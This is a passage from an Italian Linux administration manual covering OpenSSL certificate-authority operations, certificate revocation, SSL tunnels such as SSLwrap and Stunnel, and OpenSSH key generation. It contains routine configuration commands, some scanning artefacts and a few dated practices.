$ cp ./demoCA/cacert.pem ./demoCA/certs/00.pem [Invio]
```

Inoltre, i file in quella directory devono essere abbinati, ognuno, a un collegamento simbolico che esprime il codice di controllo del file stesso, più l'estensione '`.0`':

```
$ cd ./demoCA/certs [Invio]

$ ln -s 00.pem 'openssl x509 -hash -noout -in 00.pem'.0 [Invio]
```

44.5.4.2 Rilascio di certificazioni

Per le operazioni di rilascio dei certificati, ovvero della firma di questi a partire dai file di richiesta relativi, occorre prendere confidenza con l'uso di alcuni file, contenenti rispettivamente l'indice dei certificati rilasciati e il numero di serie successivo che può essere utilizzato. Come già spiegato, i certificati rilasciati da un'autorità di certificazione hanno un numero seriale progressivo; in base al pezzo di configurazione mostrato in precedenza, questo numero viene conservato nel file '`demoCA/serial`'. Il numero in questione viene annotato secondo una notazione esadecimale, tradotta in caratteri normali, ma senza alcun prefisso. In pratica, dopo aver predisposto il certificato della stessa autorità, occorre mettere in questo file la riga seguente, conclusa da un codice di interruzione di riga finale e nulla altro:

```
01
```

La creazione dei certificati incrementa automaticamente questo numero;[14] inoltre, se non viene specificato il file da creare, si ottiene direttamente un file corrispondente al suo numero di serie, con l'aggiunta dell'estensione consueta, collocato nella directory prevista per l'accumulo provvisorio: '`demoCA/newcerts/`' nel caso della configurazione di esempio a cui si continua a fare riferimento.

La creazione di un certificato aggiorna anche il file che ne contiene l'indice, il quale potrebbe essere '`demoCA/index.txt`'. Inizialmente, dopo la creazione del certificato dell'autorità stessa, questo indice è semplicemente un file vuoto; con la creazione dei certificati successivi, viene aggiunta una riga per ognuno di questi, riga che va intesa come un record suddiviso in campi separati da un carattere di tabulazione **singolo**. Viene mostrato subito l'esempio del

record relativo a un primo certificato (diviso in due righe per motivi tipografici):

```
V       001213190753Z           01      unknown ↩
↪/C=IT/ST=Italia/O=Dinkel/CN=dinkel.brot.dg/Email=tizio@dinkel.brot.dg
```

Nell'esempio non si vede, ma c'è un terzo campo nullo prima del valore '**`01`**'. I campi hanno il significato seguente:

1. lo stato del certificato, attraverso una lettera: «R», revocato, «E», scaduto, «V», valido;
2. la data di scadenza, scritta attraverso una stringa di cifre numeriche terminate da una lettera «Z» maiuscola, dove le coppie di cifre rappresentano rispettivamente: anno, mese, giorno, ore, minuti, secondi ('***AAMMGGHHMMSSZ***');
3. la data di revoca del certificato, scritta esattamente come nel caso del secondo campo, solitamente assente, a indicare che il certificato è ancora valido;
4. il numero di serie in esadecimale;
5. la collocazione del certificato (attualmente si tratta sempre della parola chiave '**`unknown`**');
6. i dati del titolare del certificato, ovvero il nome distintivo e l'indirizzo di posta elettronica di questo.

La creazione, ovvero la firma di un certificato si ottiene con il comando '**`openssl ca`**', fornendo in particolare il file contenente la richiesta. Per esempio, se si vuole accettare la richiesta costituita dal file '`richiesta.pem`', si potrebbe agire nel modo seguente:

```
$ openssl ca -in richiesta.pem [Invio]
```

Avendo indicato esclusivamente il nome del file che contiene la richiesta, le altre informazioni sono state prese dalla configurazione. In base a quanto previsto dall'esempio mostrato inizialmente, per la firma è stata usata la chiave contenuta nel file '`demoCA/private/cakey.pem`', il file del certificato è stato creato nella directory '`demoCA/newcerts/`', con un nome corrispondente al suo numero di serie e con la solita estensione '`.pem`', ma soprattutto, è stata usata la sezione predefinita nel file di configurazione, ovvero '**`[ CA_default ]`**'. Volendo dichiarare tutto in modo esplicito, lo stesso comando avrebbe dovuto essere espresso nel modo seguente:

```
$ openssl ca -name CA_default ↩
↪         -keyfile demoCA/private/cakey.pem ↩
↪         -in richiesta.pem ↩
↪         -out demoCA/newcerts/'cat demoCA/serial' [Invio]
```

Questo comando richiede alcune conferme:

```
Using configuration from /usr/lib/ssl/openssl.cnf
Check that the request matches the signature
Signature ok
The Subjects Distinguished Name is as follows
countryName           :PRINTABLE:'IT'
stateOrProvinceName   :PRINTABLE:'Italia'
localityName          :PRINTABLE:'Tiziopoli'
organizationName      :PRINTABLE:'Dinkel'
commonName            :PRINTABLE:'dinkel.brot.dg'
emailAddress          :IA5STRING:'tizio@dinkel.brot.dg'
Certificate is to be certified until Dec 13 19:28:38 2000 GMT (365 days)

Sign the certificate? [y/n]:y [Invio]

1 out of 1 certificate requests certified, commit? [y/n]:y [Invio]

…
Data Base Updated
```

Una volta creato un certificato nel modo descritto, questo va collocato nella sua posizione definitiva, che in questo caso è la directory '`demoCA/certs/`', dove va creato il solito collegamento simbolico che rappresenta il suo codice di controllo (come è già stato mostrato più volte).

44.5.4.3 Revoca dei certificati

Se si incontra la necessità di revocare dei certificati prima della loro scadenza normale, si deve pubblicare un elenco di revoca, o CRL (*Certificate revocation list*). Questo elenco si produce con OpenSSL a cominciare dalla modifica del file contenente l'elenco dei certificati ('`./demoCA/index.txt`'), sostituendo la lettera «V» con la lettera «R» e inserendo la scadenza anticipata nel terzo campo. L'esempio seguente mostra il caso di due certificati che vengono revocati prima della scadenza:

```
R       001213192838Z   000113192840Z   01      unknown /C=IT/ST=Italia/…
R       001213202243Z   000113192840Z   02      unknown /C=IT/ST=Italia/…
```

Successivamente, basta usare il comando '**`openssl ca`**', con l'opzione '**`-gencrl`**':

```
$ openssl ca -gencrl -out ./demoCA/crl/crl.pem [Invio]
```

Con questo esempio, viene creato il file '`./demoCA/crl/crl.pem`', contenente questo elenco di revoca, il cui contenuto può essere riletto con il comando seguente:

```
$ openssl crl -text -in ./demoCA/crl/crl.pem [Invio]

Certificate Revocation List (CRL):
        Version 1 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: /C=IT/ST=Italia/L=Treviso/O=Dinkel/CN=dinkel.brot.dg…
        Last Update: Jan 15 20:35:52 2000 GMT
        Next Update: Feb 14 20:35:52 2000 GMT
Revoked Certificates:
    Serial Number: 01
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Serial Number: 02
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Signature Algorithm: md5WithRSAEncryption
        32:e1:97:92:96:2f:0c:e4:df:bb:9c:82:a5:e3:5b:51:69:f5:
        51:ad:1b:b2:98:eb:35:a6:c8:7f:d9:29:1f:b2:1e:cc:da:84:
    …
        31:27:4a:21:4c:7a:bc:85:73:cd:ff:15:9d:cb:81:b3:0b:82:
        73:50
```

44.5.4.4 Conversione nei formati

In generale, con OpenSSL si lavora con file (richieste, certificati, elenchi di revoca, ecc.) in formato PEM, il quale è in pratica una forma compatta dei dati, utilizzando però solo il codice ASCII a 7 bit. Ci sono situazioni in cui è necessario convertire questo formato in un altro, oppure è necessario acquisire dei dati da un formato diverso dal solito. In generale, quando si usano comandi che possono ricevere dati in ingresso, o quando si devono generare dati in uscita, sempre relativi a certificati e affini, si possono usare rispettivamente le opzioni '**`-inform`**' e '**`-outform`**', seguite dalla sigla del formato (non sono disponibili sempre tutti). Vengono mostrati alcuni esempi.

```
$ openssl x509 -in certificato.pem -outform der ↩
↪       -out certificato.der [Invio]
```

In questo modo si ottiene la conversione del certificato '`certificato.pem`' nel file '`certificato.der`', che risulta in formato DER (binario).

```
$ openssl crl -in crl.pem -outform der -out crl.der [Invio]
```

Converte l'elenco di revoca '`crl.pem`' in formato DER, nel file '`crl.der`'.

44.6 Applicazioni che usano OpenSSL

Alcune versioni di applicazioni comuni che hanno a che fare con la comunicazione di dati, incorporano le funzionalità crittografiche di certificazione e crittografia SSL/TLS, in particolare quelle che utilizzano proprio le librerie OpenSSL. Per fortuna, per alcune di queste applicazioni c'è poco da aggiungere e qui si raccolgono le sole informazioni necessarie per poterle utilizzare.

Oltre alle applicazioni predisposte per il protocollo SSL/TLS, si aggiungono dei programmi che fungono da proxy TCP,[15] per dare queste funzionalità ai servizi che non le hanno già. Tuttavia, proprio perché intervengono solo a livello del protocollo TCP, può essere impossibile l'utilizzo di questi quando il protocollo finale prevede l'apertura di connessioni aggiuntive attraverso porte non prestabilite. In pratica, diventa impossibile il loro uso per servizi FTP.

44.6.1 Aggiornare l'elenco dei servizi

Le varianti SSL/TLS dei servizi più comuni, prevedono porte di comunicazione diverse da quelle standard. In particolare, se il proprio file '`/etc/services`' non è già stato predisposto, è necessario aggiungere le righe seguenti, dove i commenti sono ovviamente opzionali:

```
https           443/tcp         # http TLS/SSL
https           443/udp
ssmtp           465/tcp         # smtp TLS/SSL
ssmtp           465/udp
nntps           563/tcp         # nttp TLS/SSL
nntps           563/udp
telnets         992/tcp         # telnet TLS/SSL
telnets         992/udp
imaps           993/tcp         # imap4 TLS/SSL
imaps           993/udp
ircs            994/tcp         # irc TLS/SSL
ircs            994/udp
pop3s           995/tcp         # POP3 TLS/SSL
pop3s           995/udp
ftps-data       989/tcp         # ftp TLS/SSL
ftps-data       989/udp
ftps            990/tcp         # ftp TLS/SSL
ftps            990/udp
```

È proprio l'utilizzo di queste porte che fa intendere ai servizi in ascolto che si intende instaurare una connessione protetta. Per fare un esempio comune, il fatto di utilizzare un URI che inizi per *https://* implica la richiesta di utilizzare un tunnel SSL/TLS per la certificazione e la crittografia, al contrario di un URI *http://* normale; inoltre, nello stesso modo, il protocollo HTTPS è precisamente il protocollo HTTP nel tunnel SSL/TLS.

44.6.2 Opzioni comuni

Di solito, le applicazioni che incorporano le funzionalità SSL attraverso le librerie di OpenSSL, consentono l'uso dell'opzione '**`-z`**', alla quale va aggiunto un argomento. La tabella 44.71 mostra sinteticamente l'uso di questa opzione aggiuntiva.

Figura 44.71. Alcune opzioni comuni ai programmi che usano le librerie di OpenSSL.

Opzione	Descrizione
`-z ssl`	Utilizza esclusivamente il protocollo SSL.
`-z secure`	Se fallisce la negoziazione SSL non passa a una connessione normale.
`-z verify=`***n***	Definisce il livello di verifica della certificazione.
`-z cert=`***file***	Definisce il file contenente il certificato.
`-z key=`***file***	Definisce il file contenente la chiave privata RSA.
`-z cipher=`***elenco***	Definisce l'elenco di algoritmi crittografici preferiti.

44.6.3 Certificati dei servizi

In generale, per attivare un servizio che consente l'utilizzo del protocollo SSL, occorre che questo disponga di una chiave privata e di un certificato. In particolare, il certificato dovrebbe essere ottenuto da un'autorità di certificazione, ma in mancanza di questo lo si può creare in proprio. I programmi in questione, dal momento che offrono un servizio in modo autonomo, hanno la necessità di accedere alla chiave privata, senza poter interrogare l'amministratore. Di conseguenza, tale chiave non può essere protetta e di solito viene creato un file unico sia per la chiave privata, sia per il certificato.

Il file contenente il certificato e la chiave, ha solitamente un nome corrispondente a quello dell'applicazione, con l'aggiunta dell'esten-

sione '`.pem`', collocato normalmente nella directory '`/etc/ssl/certs/`', o in un'altra simile. Supponendo che la directory da utilizzare sia proprio questa, si può generare in proprio il certificato dell'applicazione «prova», incorporando anche la chiave privata, nel modo seguente:

```
# cd /etc/ssl/certs [Invio]

# openssl req -new -x509 -nodes -out prova.pem ↩
↪        -keyout prova.pem [Invio]

# chmod 0600 prova.pem [Invio]

# ln -s prova.pem ↩
↪      'openssl x509 -noout -hash -in prova.pem'.0 [Invio]
```

Dal momento che deve essere creata una chiave privata non protetta, altrimenti il servizio non potrebbe funzionare, il file che si genera non deve avere alcun permesso di accesso per gli utenti estranei, esattamente come si vede nell'esempio.

Dal momento che si tratta di un certificato che serve a identificare un servizio, il campo ***CN*** deve contenere il nome a dominio completo attraverso il quale vi si accede.

Di solito, la directory in cui vengono collocati i certificati di questi servizi, non dipende dalla configurazione di OpenSSL. In effetti, a parte il problema di crearli, questi vengono poi gestiti dai servizi stessi: sono questi servizi che eventualmente devono essere configurati per poter ritrovare i loro certificati.

44.6.4 Telnet-SSL

Esiste anche una versione di Telnet in grado di utilizzare il tunnel SSL.[16] In generale non c'è alcun problema di configurazione, a parte la necessità di disporre di un certificato, completo di chiave privata in chiaro, rappresentato di solito dal file '`telnetd.pem`', che dovrebbe essere generato automaticamente dal programma di installazione e inserito probabilmente nella directory '`/etc/ssl/certs/`'. Eventualmente, questo file (e il collegamento simbolico relativo) può essere ricostruito attraverso i comandi già visti all'inizio del capitolo.

Una volta installato il demone '**`in.telnetd`**' e il programma client '**`telnet`**' nella versione SSL, non serve altro. Al massimo, è il caso di verificare che il cliente sia in grado di connettersi con un servizio SSL. Il modo migliore è quello di farlo attraverso un altro servizio basato su SSL di cui si è già sicuri. L'esempio seguente mostra una connessione con un servente HTTPS, dal quale si preleva la pagina di ingresso al sito; si osservi in particolare l'uso dell'opzione '**`-z ssl`**' per utilizzare espressamente il protocollo SSL:

```
$ telnet -z ssl dinkel.brot.dg https [Invio]

GET / HTTP/1.0 [Invio]

[Invio]

  HTTP/1.1 200 OK
  Date: Fri, 03 Dec 1999 16:42:41 GMT
  Server: Apache/1.3.3 Ben-SSL/1.29 (Unix) Debian/GNU
  Connection: close
  Content-Type: text/html

  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
  <HTML>
   <HEAD>
    <TITLE>Index of /</TITLE>
   </HEAD>
   <BODY>
  <H1>Index of /</H1>
  ...
  </BODY></HTML>
  Connection closed by foreign host.
```



È interessante notare che la connessione TELNET cifrata via SSL può essere negoziata anche attraverso la porta 23 normale. In alternativa, si può distinguere l'avvio del servente TELNET, nell'ambito della configurazione del supervisore dei servizi di rete, in modo da usare o meno la comunicazione cifrata. L'esempio seguente si riferisce a Inetd, con il file '`/etc/inetd.conf`':

```
…
telnet   stream tcp nowait root /usr/sbin/tcpd  /usr/sbin/in.telnetd
telnets  stream tcp nowait root /usr/sbin/tcpd  /usr/sbin/in.telnetd -z secure
…
```

44.6.5 SSLwrap

SSLwrap[17] è un tunnel SSL/TLS che si inserisce al di sopra di servizi già esistenti che però non sono in grado di gestire direttamente questa funzionalità. In altri termini si tratta di un proxy che, ricevendo connessioni attraverso le porte SSL/TLS, ripete le richieste ai servizi reali attraverso le porte normali.

Figura 44.74. Principio di funzionamento di SSLwrap.



La figura 44.74 mostra schematicamente un esempio di ciò che avviene. In particolare si vede l'uso delle porte, dove i numeri 1046 e 1053 sono solo un esempio di porte non privilegiate, utilizzate dinamicamente.

Da quanto espresso si dovrebbe intendere anche che SSLwrap può funzionare in un elaboratore distinto rispetto a quello che ospita i servizi per i quali è stato attivato. Naturalmente, nel tragitto che collega SSLwrap al servizio reale, i dati viaggiano in chiaro.

Un effetto collaterale dell'utilizzo di SSLwrap sta nel fatto che i servizi reali si trovano a comunicare sempre con lo stesso nodo, senza sapere da dove vengono realmente le richieste di connessione e senza poter applicare alcuna politica di filtro. SSLwrap è in grado di funzionare sia attraverso il controllo del supervisore dei servizi di rete, sia in modo indipendente; tuttavia, attraverso il supervisore dei servizi di rete e poi anche il TCP wrapper è possibile attuare le consuete politiche di filtro e di controllo degli accessi, anche attraverso il protocollo IDENT.

SSLwrap si compone dell'eseguibile '**`sslwrap`**', il quale svolge il ruolo di demone, autonomo o sottoposto al controllo del supervisore dei servizi di rete.

```
sslwrap [opzioni] -port porta-servizio-originale ↩
↪       [-accept porta-servizio-ssl]
```

Lo schema sintattico mostra in particolare l'uso obbligato dell'opzione '**`-port`**', con la quale si specifica la porta del servizio originale, a cui ridirigere le richieste che invece provengono dalla porta SSL corrispondente. Si vede anche che l'opzione '**`-accept`**' permette di stabilire il numero di porta SSL da utilizzare per attendere le richieste; porta che non va indicata se si opera attraverso il controllo del supervisore dei servizi di rete (perché in tal caso i dati provengono dallo standard input).

In condizioni normali, si presume che il servizio standard sia collocato nello stesso nodo in cui è in funzione SSLwrap, per cui si intende implicitamente che si tratti di 127.0.0.1. Diversamente si deve utilizzare l'opzione '**`-addr`**'.

La tabella 44.75 elenca le opzioni più importanti della riga di comando di '**`sslwrap`**'.

Tabella 44.75. Alcune opzioni della riga di comando di '**sslwrap**'.

Opzione	Descrizione
`-addr` ***indirizzo-ip***	Indirizzo IP del servizio originale.
`-port` ***porta***	Porta del servizio originale.
`-accept` ***porta***	Porta SSL per ricevere le richieste.
`-verify`	Attiva la verifica del certificato della controparte.
`-Verify`	La controparte deve avere un certificato valido.
`-cert` ***file***	Certificato in formato PEM.
`-key` ***file***	Chiave privata in formato PEM (se non è già nel certificato).
`-without_pid`	Non crea il file contenente il numero del processo.

È probabile che la propria distribuzione sia organizzata in modo tale da configurare interattivamente il funzionamento di SSLwrap, aggiornando il file '`/etc/inetd.conf`' (nel caso si utilizzi Inetd come supervisore dei servizi di rete), oppure predisponendo gli script necessari nell'ambito della procedura di inizializzazione del sistema. Tuttavia, vale la pena di vedere ugualmente cosa si dovrebbe fare intervenendo manualmente.

Qui si presume che si utilizzi un certificato unico, completo di chiave privata, corrispondente al file '`/etc/ssl/certs/sslwrap.pem`'.

Nel caso del funzionamento sotto il controllo del supervisore dei servizi di rete, basta modificare il file '`/etc/inetd.conf`' aggiungendo le righe seguenti, che qui appaiono tutte spezzate a metà per motivi tipografici:

```
https           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 80  -without_pid
ssmtp           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 25  -without_pid
nntps           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 119 -without_pid
telnets         stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 23  -without_pid
imaps           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 143 -without_pid
ircs            stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 194 -without_pid
pop3s           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 110 -without_pid
ftps-data       stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 20  -without_pid
ftps            stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 21  -without_pid
```

Naturalmente, non è necessario attivare tutti i presunti servizi SSL, eventualmente commentando le righe che non servono.[18] Inoltre, nel caso che i servizi reali si trovino in un altro elaboratore, si può aggiungere l'opzione '**-addr**', come già descritto.

Per utilizzare '**sslwrap**' come demone autonomo, si può usare un comando simile a quello seguente, che si riferisce al caso del protocollo HTTPS:

```
# sslwrap -cert /etc/ssl/certs/sslwrap.pem -port 80 ↩
↪         -accept 443 &[ Invio ]
```

Logicamente, questo e altri comandi simili per gli altri servizi SSL vanno messi convenientemente in uno script adatto alla procedura di inizializzazione del sistema.

44.6.6 Stunnel

Stunnel[19] è un tunnel SSL/TLS che si inserisce al di sopra di servizi già esistenti che però non sono in grado di gestire direttamente questa funzionalità. Ma in aggiunta a quanto fa già SSLwrap, può essere usato anche per la funzionalità opposta, a vantaggio di un cliente che non è in grado di gestire da solo il protocollo SSL/TLS. In particolare, Stunnel non può essere messo sotto il controllo del supervisore dei servizi di rete, mentre può controllare i programmi che lo stesso supervisore dei servizi di rete gestisce.

Stunnel si compone dell'eseguibile '**stunnel**', che svolge il ruolo di demone autonomo, in grado di contattare un servizio già in ascolto di una porta TCP o di avviare un programma come fa il supervisore dei servizi di rete.

```
stunnel [opzioni]
```

Tabella 44.77. Alcune opzioni della riga di comando di '**stunnel**'.

Opzione	Descrizione
`-c`	Modalità «cliente»: il cliente si connette in chiaro e il servizio originale è SSL/TLS.
`-T`	Proxy trasparente, quando il sistema lo consente.
`-p` ***file***	Certificato in formato PEM, il quale però non si usa nella modalità «cliente».
`-v [1|2|3]`	Attiva la verifica del certificato.
`-v 1`	Verifica il certificato della controparte se presente.
`-v 2`	Verifica il certificato della controparte.
`-v 3`	Verifica la controparte con i certificati disponibili localmente.
`-a` ***directory***	Directory contenente i certificati per la verifica '**-v 3**'.
`-d` ***porta***	Porta di ascolto per le richieste di connessione.
`-l` ***programma*** `[--` ***argomenti***`]`	Avvio di un programma compatibile con il supervisore dei servizi di rete.
`-r [`***indirizzo-ip***`:]`***porta***	Servizio remoto da contattare.

Stunnel non ha una destinazione di utilizzo ben precisa, per cui occorre decidere prima cosa farne e quindi intervenire in modo appropriato nella configurazione del sistema. In generale, trattandosi di un demone che può funzionare solo in modo autonomo, non si deve intervenire nella configurazione del supervisore dei servizi di rete; al massimo si possono predisporre degli script per la procedura di inizializzazione del sistema. Vengono mostrati alcuni esempi, tenendo conto che il certificato riferito al servente si trova nel file '`/etc/ssl/certs/stunnel.pem`'.

- `# stunnel -p /etc/ssl/certs/stunnel.pem -d 443 -r 80` [*Invio*]

  In questo caso, molto semplice, si avvia il demone in modo da dare al servizio HTTP locale la possibilità di essere raggiunto attraverso il protocollo HTTPS. In pratica, il demone resta in ascolto della porta locale 443, per connessioni SSL/TLS, funzionando come proxy nei confronti della porta locale 80, con la quale la comunicazione avviene in chiaro.

- `# stunnel -p /etc/ssl/certs/stunnel.pem -d 443 ↩`
  `↪ -r 192.168.1.2:80` [*Invio*]

  Come nell'esempio precedente, ma il servizio HTTP si trova in un nodo preciso, 192.168.1.2, il quale si presume essere diverso da quello locale.

- `# stunnel -c -d 80 -r 192.168.1.5:443` [*Invio*]

  Il demone funziona in modalità cliente in attesa di connessioni in chiaro attraverso la porta locale 80, mentre contatta per converso la porta 443, nel nodo 192.168.1.5, utilizzando in questo caso la crittografia SSL/TLS.

- `# stunnel -p /etc/ssl/certs/stunnel.pem -d 993 ↩`
  `↪ -l /usr/sbin/imapd -- imapd` [*Invio*]

  Il demone resta in ascolto della porta 993 (IMAPS) e utilizza lo standard output per comunicare con una copia di '**imapd**', in chiaro. Si osservi la necessità di ripetere il nome del demone '**imapd**' come primo argomento dello stesso.

- `# stunnel -p /etc/ssl/certs/stunnel.pem -d 993 -l /usr/sbin/tcpd -- /usr/sbin/imapd` [*Invio*]

  Come nell'esempio precedente, ma aggiungendo il controllo da parte del TCP wrapper.

44.7 OpenSSH

Secure Shell, ovvero SSH, è software proprietario, benché non lo fosse all'inizio della sua storia. Dai sorgenti originali di Secure Shell, delle edizioni originariamente «libere», si sono sviluppati diversi lavori alternativi, in cui sono stati eliminati in particolare gli algoritmi crittografici più problematici da un punto di vista legale. Tra questi lavori alternativi spicca quello conosciuto come OpenSSH,[20] che ha mantenuto molte affinità con il software originale di Secure Shell.

OpenSSH può gestire due tipi diversi di protocolli SSH, identificati come versione 1 e versione 2. In generale si considera più sicura la versione 2, ma esistono ancora molti programmi clienti che sono in grado di comunicare solo con la prima versione.

L'utilizzo di una o dell'altra versione ha delle conseguenze nella configurazione e nel modo di generare le chiavi; pertanto, negli esempi si cerca di richiamare l'attenzione a tale riguardo.

44.7.1 Preparazione delle chiavi

La prima cosa da fare per attivare e utilizzare OpenSSH è la creazione della coppia di chiavi pubblica e privata per il servente, cosa che si ottiene con l'ausilio del programma '**`ssh-keygen`**'. Queste chiavi vanno memorizzate normalmente nei file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', dove in particolare la chiave privata (il primo dei due file) non deve essere protetto con una parola d'ordine.

Dal momento che questa coppia di chiavi viene realizzata in modo diverso a seconda del protocollo SSH usato, può essere conveniente predisporre tre coppie di file: '`/etc/ssh/ssh_host_key`[`.pub`]' per una coppia RSA adatta al protocollo 1; '`/etc/ssh/ssh_host_rsa_key`[`.pub`]' e '`/etc/ssh/ssh_host_dsa_key`[`.pub`]' per una coppia RSA e DSA adatte al protocollo 2.

Eventualmente può essere necessario creare un'altra coppia di file anche nei clienti che intendono sfruttare un'autenticazione RHOST+RSA, anche in questo caso, senza parola d'ordine. Infine, ogni utente che vuole utilizzare un'autenticazione RSA pura e semplice deve generare una propria coppia di chiavi, proteggendo possibilmente la chiave privata con una parola d'ordine.

Quando si creano coppie di chiavi da collocare nell'ambito della propria directory personale, se ne prepara solitamente una coppia sola, decidendo implicitamente la versione del protocollo SSH che poi deve essere usato per quello scopo.

Il modello sintattico complessivo di '**`ssh-keygen`**' è molto semplice e si può riassumere così:

```
ssh-keygen [opzioni]
```

Il suo scopo è quello di generare e modificare una coppia di chiavi in altrettanti file distinti: uno per la chiave privata, che eventualmente può essere anche cifrata, e uno contenente la chiave pubblica, a cui generalmente viene aggiunta l'estensione '`.pub`'.

La cifratura della chiave privata viene fatta generalmente perché questa non possa essere rubata; infatti, se non si utilizza questa precauzione, occorre fare in modo che nessuno possa riuscire a raggiungere il file in lettura. In pratica, una chiave privata di un utente comune, **deve** essere sempre cifrata, perché l'utente '**`root`**' potrebbe accedere al file corrispondente.

La coppia di chiavi che si genera, sia nel file della parte privata, sia in quello della parte pubblica, può contenere un commento utile ad annotare lo scopo di quella chiave. Convenzionalmente, viene generato automaticamente un commento corrispondente all'indirizzo di posta elettronica dell'utente che l'ha generata.

In corrispondenza della creazione di una chiave, viene generato anche il file '`~/.ssh/random_seed`', che serve come supporto alla creazione di chiavi sufficientemente «casuali». Ogni volta che lo stesso utente genera una nuova chiave, il vecchio file '`~/.ssh/random_seed`' viene riutilizzato e aggiornato di conseguenza.

Il file '`~/.ssh/random_seed`' e quelli delle chiavi private, devono essere accessibili solo all'utente proprietario.

Segue l'elenco delle opzioni più comuni:

`-b` ***n_bit***	permette di definire la dimensione della chiave in bit, tenendo conto che la dimensione minima è di 768 bit, mentre il valore predefinito è di 2048, ritenuto sufficiente per un livello di sicurezza normale;
`-f` ***file***	permette di definire esplicitamente il nome del file della chiave privata da generare, dove poi il nome della chiave pubblica è ottenuto semplicemente con l'aggiunta dell'estensione '`.pub`';
`-p`	consente di modificare la parola d'ordine che protegge una chiave privata già esistente, in modo interattivo;
`-N` ***parola_d'ordine***	permette di indicare la parola d'ordine da usare per proteggere la chiave privata nella riga di comando;

`-t rsa1`
`-t rsa`
`-t dsa`
	permette di specificare il tipo di chiavi da generare, tenendo conto che il tipo '**`rsa1`**' è utilizzabile solo per la versione 1 del protocollo SSH, mentre gli altri due tipi sono adatti alla versione 2.

A seconda del tipo di chiavi che si generano, i file predefiniti hanno un nome differente, allo scopo di consentire la gestione simultanea di tutti i tipi di chiave disponibili:

'`~/.ssh/identity`' '`~/.ssh/identity.pub`'	per una coppia di chiavi RSA adatta alla versione 1 del protocollo SSH;
'`~/.ssh/id_rsa`' '`~/.ssh/id_rsa.pub`'	per una coppia di chiavi RSA adatta alla versione 2 del protocollo SSH;
'`~/.ssh/id_dsa`' '`~/.ssh/id_dsa.pub`'	per una coppia di chiavi DSA adatta alla versione 2 del protocollo SSH.

Una volta installato OpenSSH, se si intende far funzionare il servente in modo da accettare tutti i tipi di protocollo, vanno create le varie coppie di chiavi nella directory '`/etc/ssh/`', attraverso i passaggi seguenti. In particolare, si osservi che non si possono proteggere le chiavi private con una parola d'ordine, altrimenti il servente non potrebbe lavorare in modo autonomo.

`# ssh-keygen -t rsa1 -f /etc/ssh/ssh_host_key -N ''` [*Invio*]	Crea la coppia di chiavi RSA per la versione 1 del protocollo, nei file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`'.
`# ssh-keygen -t rsa -f /etc/ssh/ssh_host_rsa_key -N ''` [*Invio*]	Crea la coppia di chiavi RSA per la versione 2 del protocollo, nei file '`/etc/ssh/ssh_host_rsa_key`' e '`/etc/ssh/ssh_host_rsa_key.pub`'.

`# ssh-keygen -t dsa ↩`
`↪-f /etc/ssh/ssh_host_dsa_key ↩`
`↪-N ''` [*Invio*]
	Crea la coppia di chiavi DSA per la versione 2 del protocollo, nei file '`/etc/ssh/ssh_host_dsa_key`' e '`/etc/ssh/ssh_host_dsa_key.pub`'.

Naturalmente, se lo si desidera, si può usare anche l'opzione '**-b**' per specificare una lunghezza della chiave diversa dal valore predefinito.

L'utente comune che desidera creare le proprie coppie di chiavi, per utilizzare poi delle forme di autenticazione basate sul riconoscimento delle chiavi stesse, può agire secondo i passaggi seguenti, avendo cura di definire una parola d'ordine per proteggere le chiavi private. Si osservi che non viene indicato il nome dei file, perché si fa riferimento alle collocazioni predefinite. Naturalmente, anche in questo caso l'utente può usare l'opzione '**-p**' se intende ottenere una dimensione particolare della chiave.

`# ssh-keygen -t rsa1` [*Invio*]	Crea la coppia di chiavi RSA per la versione 1 del protocollo, nei file predefiniti '`~/.ssh/identity`' e '`~/.ssh/identity.pub`'.
`# ssh-keygen -t rsa` [*Invio*]	Crea la coppia di chiavi RSA per la versione 2 del protocollo, nei file predefiniti '`~/.ssh/id_rsa`' e '`~/.ssh/id_rsa.pub`'.
`# ssh-keygen -t dsa` [*Invio*]	Crea la coppia di chiavi DSA per la versione 2 del protocollo, nei file predefiniti '`~/.ssh/id_dsa`' e '`~/.ssh/id_dsa.pub`'.

44.7.2 Verifica dell'identità dei serventi

Nei clienti è possibile predisporre il file '`/etc/ssh/ssh_known_hosts`' con l'elenco delle chiavi pubbliche dei serventi a cui ci si collega frequentemente. In aggiunta, ogni utente dei clienti può avere il proprio file '`~/.ssh/known_hosts`', per le chiavi pubbliche che non siano già presenti nel file '`/etc/ssh/ssh_known_hosts`'.

Quando un cliente si collega la prima volta a un servente OpenSSH, se la sua chiave pubblica non è già stata inserita nel file '`/etc/ssh/ssh_known_hosts`', viene proposto all'utente di aggiungere quella chiave pubblica nel file '`~/.ssh/known_hosts`'.

```
The authenticity of host 'dinkel.brot.dg (192.168.1.1)' can't be established.
